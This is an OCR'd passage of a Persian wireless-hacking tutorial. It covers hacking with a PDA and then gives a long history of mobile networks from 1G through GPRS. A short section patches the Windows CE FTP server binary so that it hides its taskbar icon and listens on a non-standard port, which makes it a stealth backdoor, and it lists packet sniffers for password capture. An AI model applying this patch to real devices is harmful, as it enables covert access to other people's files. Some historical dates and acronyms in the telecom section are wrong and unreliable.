در کشور ما ایران همیشه محصول نهایی وارد می شود حتی اگر درجایی اگر گفته می شود ما فلان تکنولوژی را به طور کامل از فلان کشور وار نموده ایم حرف گزافی است چرا که کشور های مذبور هیچ گاه 3 پروسه قبلی را به ما نخواهند داد مثلا ما شاید تولید کننده Mobile باشیم ولی هیچ گاه طراح بورد الکترونیکی آن نبوده ایم همانند صنعت خودرو امید است ایران نیز در صنعت بی سیم به هر چهار پروسه تولید یک محصول نهایی دست پیدا کند

PDA for Hacking

Wireless Networking and Hacking By C0llect0r

امیدوارم که تا این قسمت از مقاله خسته نشده باشید .تا به حال ابزار های هکینگ ما شامل یک نوت بوک بی سیم با آنتن و همنچنین دیگر اجزا مثل PCMCIA و.. ولی فکر می کنم که شاید تهیه این تجهیزات مقداری سخت باشه تا آنجایی هم که می دونم آنتن های مخصوص این قبیل فعالیت ها به خصوص در کشور هایی مثل ایران به دلیل این که مخابرات بیشتر متمرکز در بخش دولتی هست و اغلب هم دولت ها به خاطر مسائل دولتی از در اختیار گذاشتن این تجهیزات جلوگیری می کنند در اروپا هم وضع تا حدودی هم به همین منوال است با اینکه تهیه این قبیل ابزار من جمله نوت بوک و آنتن ها آزاد و براحتی تهیه می شوند ولی بعضی از ابزار های پیشرفته تر هم در آنجا در دسترس عموم نیست فکر می کنم در ایران حتی همون آنتن های ساده هم دردسترس همگان نباشه ..ولی تمامی راه ها بسته نشده اند هنوز هم می توانید بدون استفاده از ابزار هایی از قبیل آنتن ها هم به هک بی سیم بپردازید سوال می کنید که چطور ؟ حواب ساده است PDA

شاید تا به حال نمیدونستیدکه بشه با PDA ها هم همانند تجهیزاتی که در بالا ذکر کردم تقریبا به همون فعالیت ها پرداختدر بخش گذشته با استفاده از mininetstumbler آشنا شدید البته محدودیت هایی وجود داره ولی باز هم از هیچ چیز بهتر هستش . چند مثال دیگر هم برای شما در این زمینه تهیه کردم

برای شروع ابزارهای زیر را تهیه کنید فکر نمی کنم قیمت های بالایی داشته باشند در کل بر روی هم قیمتی در حدود 350 $ خواهند داشت


به ترتیب از سمت چپ به راست :


iPAQ – Sleeve – NIC - WNIC

روش ها ی نفوذ :

1: FTP سرور مخفی در PDA (اگر یادتان باشد در PDA ها امروزی از سیستم عامل Windows CE استفاده می شود که دارای آسیب پذیری هایی می باشد

از جمله
FTPsrv.exe که نیازی به پروسه امنیتی شناسایی کاربر ندارد – در لیست برنامه های مقیم شده در حافظه قرار نمی گیرد- دسترسی کامل به تمامی فایل های PDA دارای نماد قابل رویت که بر روی پورت 21 هم باز می شود






اکسپلویتی برای FTP


• Locate window Icon functions (DEMO START)
• Shell_NotifyIcon – This function sends a message to the system to add, modify, or delete an icon from the taskbar status area.
  – **Shell_NotifyIcon**(
DWORD *dwMessage*,
PNOTIFYICONDATA *pnid*);
• dwMessage
  – NIM_ADD, NIM_MODIFY , NIM_DELETE
• Shellapi.h
  – #define NIM_ADD 0
  – #define NIM_MODIFY 1
  – #define NIM_DELETE 2
• 00013AC8 – Shell_NotifyIcon Create
  – MOV Shell_NotifyIcon □ MOV R0, R0
  – 3A 01 00 EB □ 00 00 A0 E1
  – 00013AC8 □ 2EC8
• 00013B18 – Shell_NotifyIcon Delete
  – BL Shell_NotifyIcon □ MOV R0, R0
  – 26 01 00 EB □ 00 00 A0 E1
  – 00013B18 □ 2F18
• 0001694C – Change Port
  – 0x15 = 21 □ ?? (0x2D = 45)
  – 0001694C □ 454C


ابزار های Sniff داده ها در Win CE Mobiles عبارتند از :

vxSniffer, Airscanner Sniffer, CEniffer


آیا پسسوورد های من در PDA شما است ؟؟J








توانایی های دیگر PDA برای عملیات نفوذ گری :



Chapter 5



Telephone History 1G – 2G – 3G – 4G
Security Sites
Black Book - License

Telephone History 1G – 2G – 3G – 4G


Wireless Networking and Hacking By C0llect0r

ارتقاء سيستمهاي مخابرات سيار از آغاز تا امروز

بر گرفته شده از مقاله خانم دکتر خوانساری

مقدمه :

يكي از پايه هاي رشد و پيشرفت بشر برقراري ارتباط بوده واين ارتباط در دانش ، اطلاعات و تحكيم روابط انسانها نقش برجسته اي را ايفا كرده است .با توجه به روند رو به رشد علم و تحولات مهمي كه در زمينه هاي مختلف صنعت و فن آوري ديده مي شود ارتباطات سيار نيز از اين تحولات مستثنی نبوده و دستخوش تغييرات بسياری گرديده است بطوريكه از سال 1979 كه ارتباطات سيار با سيستم NMT450 متولد گرديد ، نسلهای مختلف و استانداردهای گوناگونی در اين رابطه به كار گرفته شده اند. در ارتقاء از نسلی به نسل ديگر رفع كاستی ها و نواقص نسل قبل ارائه سرويسهای بيشتر و با كيفيت بهتر و نيز ارائه خدمات ارزانتر از مهمترين اهداف به شمار ميرود و موارد ذكر شده جزء موارد رقابتی برای شركتهای كه در اين زمينه فعاليت دارند محسوب ميشود .با اين توضيح مختصر از مخابرات سيار و اهميت ويژه آن در تبادل اطلاعات و نيز فراگير شدن ارتباطات بيسيم و افزايش تقاضا از سوي كاربران اين نوع سيستمها نگاهي هر چند مختصر به روند تكامل سرويسهای مخابرات سيار بسيار جذاب ميباشد زير بنای صنعت مخابرات سيار وارتباط از راه دور انسانها با يكديگر در 21 فوريه سال 1838 با بكارگيری تكنولوژی تلگراف مورس بين دو شهر مجاور واشنگتن و بالتی مور آغاز شد و در سال 1876 مخترعی به نام بل صنعت تلفن را ابداع كرد كه نقطه عطفی در سيستم ارتباطات و زمينه نيل به تلفن سيار امروزی می باشد . در سال1888 هرتز دانشمند آلمانی اختراع خود يعنی امواج راديويی را به ثبت رساند و در سال 1984 ماركونی به ارسال امواج راديويی پرداخت و در واقع بيسيم متولد شد و نسلهای مختلف ارتباطات سيار بنا گرديد . شكل ١ روند رو به رشد ارتباطات سيار را نشان می دهد .



(شكل ١) ارتقاء مخابرات سيار از آغاز

نسل اول مخابرات سيار 1G

سيستم NMT

NMT اولين سيستم شبكه موبايل عمومي بود كه به طور تجاري مورد استفاده قرار گرفت . اين سيستم تلفني آنالوگ NMT450 در سال 1981 و سيستم تلفني NMT900 كه تكامل يافته NMT450 مي باشد در سال 1981 در كشورهاي شمال اروپا به رشد سريعي نايل آمد و موجب كاربرد اين سيستم در خاور ميانه و

آسيا گرديد . باند فركانسي اين سيستم برابر 860 - 890 مگا هرتز با مدولاسيون FM و دسترسي چندگانه FDMAبود .

سيستم AMPS

شبكه موبايلي است كه محصول همكاري چند شركت آمريكايي (ANSI-EIA/TIA) مي باشد . اولين شبكه AMPS در سال 1984 در آمريكا مورد استفاده قرار گرفت و در سال 1988 سيستم AMPS در آمريكا ، استراليا و آسيا ديده شد . اين استاندارد بعدها گسترش يافت و در اين زمينه پهناي باند وسيعتري حاصل شد كه موجب شكل گيري سيستم E- AMPS گرديد و باند فركانسي اين سيستم معادل 824-894 مگاهرتز با مدولاسيون FM و تكنيک دسترسي چندگانه FDMA بود.

سيستم TACS :

سيستم TACS تكميل شده سيستم AMPS است كه داراي پهناي باند فركانسي بيشتري مي باشد . در اين سيستم ارتباطي دسترسي كلي ، در سال 1988 تغييراتي بوجود آمد ، كه اين تغييرات شامل افزايش پهناي باند فركانسي بود و بنام E-TACS مشهور شد كه در بسياری از كشورهای جهان مورد استفاده قرار گرفت . سيستم TACS دارای باند قركانسي 900 مگاهرتز و تكنيک استفاده شده در اين سيستم براي مدولاسيون FM با دسترسي چندگانه FDMA بود . لازم به ذكر است كه سيستم های معرفی شده جزء سيستمهای نسل اول مخابرات سيار كه آنالوگ هستند بشمار می روند . و همگی بر پايه فن آوری سلولی ايجاد شده اند سيستمهای ديگری در اين نسل وجود دارند كه ذكر مهمترين آنها مد نظر مي باشد .

مشكلات نسل1G

- در اين سيستمها ظرفيت بسيار پايين بود و فقط در انتقال داده های صوتی از اين سيستم استفاده مي شد .
- مسئله تداخل يكی از مهمترين مشكلات اين گونه سيستم ها بود كه اجازه نصب ايستگاههای بيشتر را از اين سيستمها گرفته بود .

با در نظر گرفتن مشكلات اين نسل و برطرف سازي اين معايب نسل ديگری از مخابرات سيار بنام نسل دوم 2G پا به عرصه گذاشت كه قسمت بعد به بررسي نسل دوم مخابرات سيار مي پردازد .

نسل دوم مخابرات سيار(2G)

در اين نسل شبكه های آنالوگ جاي خود را به شبكه هاي ديجيتالي دادند . استانداردهای مختلفي در اين نسل از مخابرات سيار به چشم مي خورد كه به معرفی مهمترين آنها مي پردازيم . در شبكه هاي ديجيتالي كانال ترافيک بصورت ديجيتال مي باشد ، يعني صحبت در آنها به صورت كد شده است . ولی كانالهای كنترل يا بصورت آنالوگ مي باشند يا به صورت ديجيتال .

برخي از استانداردهای شبكه هاي ديجيتال عبارتند از :

GSM : Global System for mobile communication
PCS ; Personal Communication Services
D – AMPS : Digital Amps
PDS : Personal (Pasific) Digital Cellular
ADC ; American Digital Cellular

روشهای دستيابی چندگانه به سيگنال :
برای ايجاد واسط هوايی سه تكنولوژی بكار مي رود :
1 – دست يابي چندگانه با تقسيم فركانسي FDMA
2 - دست يابي چندگانه با تقسيم زمانی TDMA
3 - دست يابي چندگانه با تقسيم كد CDMA


تكنولوژی GSM :

نياز به يک شبكه راديوئي كه بتواند جوابگوی نيازهای روز افزون مشتركين در دست يابی به سرويس های مخابراتی در هر زمان و در هر مكان در سطح قاره اروپا باشد ، باعث گرديد تا در سال 1980 بر اساس موافقت رسمی بين هفده كشور اروپايی يک كميته مشترک ايجاد گردد . اين كميته مشترک ماموريت داشت شبكه ای استانداردی برای موبايل فراهم كند كه با سيستمهای راديوئي موجود در كشورهای مربوط هماهنگی داشته و برای انجام يک جايگزينی تدريجی مناسب باشد . كه گروهی ۳۱ نفره از ۱۱ كشور اروپايی اين كميته را تشكيل داد و اين گروه GSM ناميده شد كه از كلمات Group System Communication گرفته شده بود . مطالعه اين گروه بر روی يک سيستم موبايل ديجيتالی با roaming بين المللی ، رابط های (Interfaces) خوب بين عناصر شبكه وكيفيت صدای بهتر آغاز شد . در سال 1991 اين سيستم بصورت غير تجاري ودر انتهای همان سال بصورت تجاری مورد استفاده قرار گرفت .

امروزه بر اساس ايده جهانی شدن شبكه راديوئي موبايل علامت اختصاری GSM نشان دهنده عبارت Global System for Communication Mobile می باشد . باند فركانسی سيستم GSM در سال 1990 ۹۰۰MHz و با علامت اختصاری GSM900 و در سال 1991 با ارتقاء سيستم باند فركانسی به 1800 MHz با علامت DCS1800 مبدل شد . در سال 1995 در آمريكا اين سيستم با باند فركانسي 1900MHz و با علامت اختصاری PCS1900 مورد استفاده قرار گرفت .

ساختار GSM

شکل ۲ ساختار کلی سیستم GSM و نحوه ارتباط بین قسمتهای مختلف شبکه را نشان میدهد :



(شکل ۲)ساختار سیستم GSM

نسل 2.5 G

حرکت به سمت سیستمهای موبایل 2.5G با GPRS (سرویس های رادیوئي بسته عمومی) آغاز شد . GPRS یک فناوری رادیوئی از شبکه های GSM است که پروتکل های سوئیچینگ بسته ای را اضافه می کند و زمان راه اندازی ارتباطات ISP را کوتاهتر می کند . سوئیچینگ بسته ای تکنیکی است که اطلاعات فرستاده شده بوسیله آن (صوت یا داده)به بسته های تقسیم شده اند که هر کدام حداکثر چند کیلو بایت بوده و بعدا بر اساس داده های آدرس دهی موجود در هر بسته توسط شبکه ما بین فواصل مختلف هدایت می شوند . استفاده از منابع شبکه بهینه شده است بطوریکه منابع تنها در طول حمل هر بسته مورد استفاده قرار می گیرند . که این عمل مشکل ارسال آهسته و زمان برقراری اتصال طولانی را در سوئیچینگ مداری برطرف می کند . GPRS بر خلاف GSM که دارای زمان اتصالی درحدود چند ثانیه و نرخ بیت ارسالی 9.6Kb/s است . از زمان برقراری کمتر از یک ثانیه و سرعتی معادل چند ده کیلو بیت بر ثانیه برخوردار است . و بعلت بکارگیری تکنیک سوئیچینگ بسته ای در GPRS هزینه ارسال و یا دریافت دیتا بسیار پایین می باشد . زیرا هزینه بر اساس حجم دیتای ارسال شده محاسبه می شود . این به آن معنا نیست که کاربر فقط در زمانهای ارسال و یا دریافت دیتا به شبکه وصل می باشد بلکه کاربر در تمام مدت همواره به شبکه متصل بوده و تنها در مواقع ارسال و یا دریافت دیتا باید هزینه پرداخت نماید .

ساختار شبکه GPRS

شکل ۳ ساختار شبکه GPRS را نشان می دهد که این شبکه تکمیل شده شبکه GSM است . در صورت پیاده سازی شبکه GPRS در شبکه های GSM تغییر در شبکه GSM (بیشتر در قسمت نرم افزاری)و اضافه کردن واحدهايي لازم است . قسمت های عمده اضافه شده به شبکه GSM برای رسیدن به شبکه GPRS عبارتند از :

- قسمت (CPU .) یا Packet Control Switch که شامل وظایف
- مشخص نمودن کانال ارتباطی
- تنظیمات لازم برای منابع رادیوئی

قسمت (GGSN) یا GPRS Gateway Support Node که شامل وظایف


- کنترل ترافیک و رفع ترافیک
- انجام مدیریت در ارسال
- کدینگ (رمز گذاری)
- امور مربوط به سرویس دهی مشترکان

قسمت (SGSN) یا Serving GPRS Support Node که وظیفه این قسمت برقراری اتصال شبکه با شبکه های دیگر و نیز برقراری ارتباط با شبکه اینترنت می باشد .

مزیت های شبکه GPRS

- استفاده بهینه از منابع رادیوئی
- هزینه کمتر
- سرعت بیشتر وتاخیر کمتر نسبت به استاندارد GSM

